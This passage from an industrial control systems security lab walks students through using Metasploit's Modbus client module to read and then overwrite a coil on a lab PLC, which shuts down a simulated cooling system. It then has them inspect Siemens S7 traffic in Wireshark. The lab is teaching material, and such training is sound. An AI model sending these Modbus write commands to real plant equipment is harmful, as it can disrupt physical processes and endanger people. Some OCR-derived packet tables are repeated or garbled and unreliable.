
Part 5

Use Metasploit to exploit Modbus/TCP vulnerabilities


In this part of the lab, you will use the Metasploit program on the Kali system to exploit Modbus/TCP's lack of authentication or authorization controls.

1. Access the Kali system.
2. Access a terminal window on the Kali system.
3. Type the **msfconsole** command to start the Metasploit program.
4. After the Metasploit program starts type the command **search modbus** to display the Metasploit modules that specifically target systems using the Modbus protocol.

5. Type the command **use auxiliary/scanner/scada/modbusclient** to load the Modbus Client Utility module.



6. Type the command **show options** to view the options available in the Modbus Client Utility module.




```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
student@kali: ~ 02:34 PM

student@kali: ~
File Actions Edit View Help
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number


Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers

msf6 auxiliary(scanner/scada/modbusclient) > set rhosts 10.0.255.102
rhosts => 10.0.255.102
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_COILS
action => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf6 auxiliary(scanner/scada/modbusclient) > show options
```


7. Type the command **set rhosts 10.0.255.102** to indicate that you want the module to connect with the PLC.



8. Type the command **set action READ_COILS** to indicate that you want to read from the Coil table on the PLC.




9. Type the command **set data_address 0** to indicate you want to read from the Coil table starting at offset 0.



- The address of the Coil with an offset of 0 is 000001 which, as was observed when the OPC server was being examined, represents the Power tag which monitors and controls the status of power going to the cooling system.
10. Type the command **exploit** to execute the Modbus Client Utility module with the options set.
11. Note that the value of the data found at offset 0 of the Coil table is currently set to 1 indicating that the system is powered on.
12. Type the command **set action WRITE_COIL** to indicate that you want to write a single value into the Coil table on the PLC.
13. Type the command **set data 0** to indicate that you want to change the value at offset 0 of the Coil table to a 0.
14. Type the command **exploit** to execute the Modbus Client Utility module with the options set.

15. Take a screen shot that shows the entire Kali window then paste it into the lab form.



16. Access the HMI system.

17. Note that the cooling system has been powered down as a result of the changes made using the Metasploit program.

18. Access the Kali system.

19. Type the command **exit** to end the Metasploit program.


Part 6

Use Wireshark to view Siemens S7 traffic

In this part of the lab you are going to use Wireshark to view Siemens S7 traffic.

1. Access a terminal window on the Kali system.
2. Start the Wireshark program by typing the command **wireshark**
3. From the File menu in Wireshark choose the Open option.
4. Navigate to the /home/student/labs/ics-basics directory then open the snap7.pcapng capture file.

5. View only traffic going to or coming from the OPC server by clicking in the display filter field, typing **ip.addr==10.0.255.100** then clicking the Apply display filter button or pressing **<ENTER>** to activate the filter (Example).



6. If necessary scroll to the right in the top, packet list panel, until you are able to view the data shown in the Info column.

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Machine, View, Input, Devices, and Help. The toolbar contains various icons for file operations, navigation, and analysis. The packet list pane on the left shows a filter 'ip.addr==10.0.255.100' and a list of packets. The packet details pane on the right shows the selected packet's structure, including S7 Communication, Header, and Protocol Data Unit Reference. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000000	10.0.255.100	10.0.255.101	S7COMM	88	ROSCTR:[Ack_Data] Function:[Read Var]
9	0.000000	10.0.255.101	10.0.255.100	DCERPC	342	Request: call_id: 666, Fragment: Single, opnum: 3, Ctx: 1
1	0.000000	10.0.255.100	10.0.255.101	DCERPC	90	Response: call_id: 666, Fragment: Single, Ctx: 1
0	0.000000	10.0.255.101	10.0.255.100	TCP	54	2005 → 1060 [ACK] Seq=289 Ack=37 Win=64887 Len=0
0	0.000000	10.0.255.103	10.0.255.100	TCP	54	1503 → 102 [ACK] Seq=1 Ack=35 Win=65407 Len=0
0	0.000000	10.0.255.103	10.0.255.100	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
3	0.000000	10.0.255.100	10.0.255.100	S7COMM	88	ROSCTR:[Ack_Data] Function:[Read Var]


S7 Communication
Header: (Job)
Protocol Id: 0x32
ROSCTR: Job (1)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 1568
Parameter length: 26
Data length: 0
Parameter: (Read Var)

0000 e0 dc a0 c7 4d 00 00 15 5d 9b 68 0c 08 00 45 00 ... M ...] h ... E
0010 00 53 40 9c 40 00 00 06 a7 3c 0a 00 ff 64 0a 00 ... S @ @ ... < ... d
0020 ff 67 05 df 00 66 b7 ff b7 57 d7 5a 79 cc 50 18 ... g ... f ... W Zy P
0030 ff 7f f5 f0 00 00 03 00 00 2b 02 f0 80 32 01 00 + ... 2 ..
0040 00 06 20 00 1a 00 00 04 02 12 0a 10 02 00 01 00
0050 00 82 00 00 00 12 0a 10 02 00 03 00 00 83 00 00
0060 00

Protocol Data Unit Reference (s7comm.header.pduref), 2 bytes

Packets: 22038 · Displayed: 2344 (10.6%) · Profile: Default

7. Scroll through the packets in the packet list panel until you find a packet that contains the summary Info data ROSCTR: [Job] Function: [Read Var].



8. In the packet list panel select a packet that contains the summary Info data ROSCTR: [Job]
Function: [Read Var].

The screenshot shows the Wireshark interface running on a Kali VM. The packet list panel at the top displays several packets. Packet 3 is selected, which is an S7COMM packet with a length of 88 bytes. The packet details panel below shows the structure of the S7 Communication header, including the Job ID (0x32), ROSCTR (Job (1)), and Redundancy Identification (Reserved) (0x0000). The Protocol Data Unit Reference is 1568. The parameter length is 26, and the data length is 0. The parameter is (Read Var). The packet bytes are displayed in hexadecimal and ASCII format.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000000	10.0.255.100	10.0.255.101	S7COMM	88	ROSCTR: [Ack_Data] Function: [Read Var]
9	0.000000	10.0.255.101	10.0.255.100	DCERPC	342	Request: call_id: 666, Fragment: Single, opnum: 3, Ctx: 1
1	0.000000	10.0.255.100	10.0.255.101	DCERPC	90	Response: call_id: 666, Fragment: Single, Ctx: 1
0	0.000000	10.0.255.101	10.0.255.103	TCP	54	2005 → 1060 [ACK] Seq=289 Ack=37 Win=64887 Len=0
0	0.000000	10.0.255.103	10.0.255.101	TCP	54	1503 → 102 [ACK] Seq=1 Ack=35 Win=65407 Len=0
0	0.000000	10.0.255.103	10.0.255.100	S7COMM	97	ROSCTR: [Job] Function: [Read Var]
3	0.000000	10.0.255.100	10.0.255.100	S7COMM	88	ROSCTR: [Ack_Data] Function: [Read Var]

S7 Communication


- Header: (Job)
- Protocol Id: 0x32
- ROSCTR: Job (1)
- Redundancy Identification (Reserved): 0x0000
- Protocol Data Unit Reference: 1568
- Parameter length: 26
- Data length: 0
- Parameter: (Read Var)

0000 e0 dc a0 c7 4d 00 00 15 5d 9b 68 0c 08 00 45 00 ... M ...] h ... E ...
0010 00 53 40 9c 40 00 00 06 a7 3c 0a 00 ff 64 0a 00 ... S @ ... < ... d ...
0020 ff 67 05 df 00 66 b7 ff b7 57 d7 5a 79 cc 50 18 ... g ... f ... W Zy P ...
0030 ff 7f f5 f0 00 00 03 00 00 2b 02 f0 80 32 01 00 + ... 2 ...
0040 00 06 20 00 1a 00 00 04 02 12 0a 10 02 00 01 00
0050 00 82 00 00 00 12 0a 10 02 00 03 00 00 83 00 00
0060 00


Protocol Data Unit Reference (s7comm.header.pduref), 2 bytes

Packets: 22038 · Displayed: 2344 (10.6%) · Profile: Default

9. In the middle, packet details, panel expand the S7 Communication category then the Header: (Job) category of decoded data.

